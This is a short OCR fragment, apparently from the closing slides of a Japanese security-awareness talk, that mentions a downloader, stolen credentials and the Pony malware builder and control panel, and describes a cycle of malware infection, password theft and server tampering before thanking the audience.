
ダウンローダとしても機能する

認証情報を盗まれる対象

（参考）Pony builder + Control Panel






負のループ
マルウェア感染
パスワード窃盗
サーバ改ざん
ープを断ち切ることにご協力くださ

ありがとうございました

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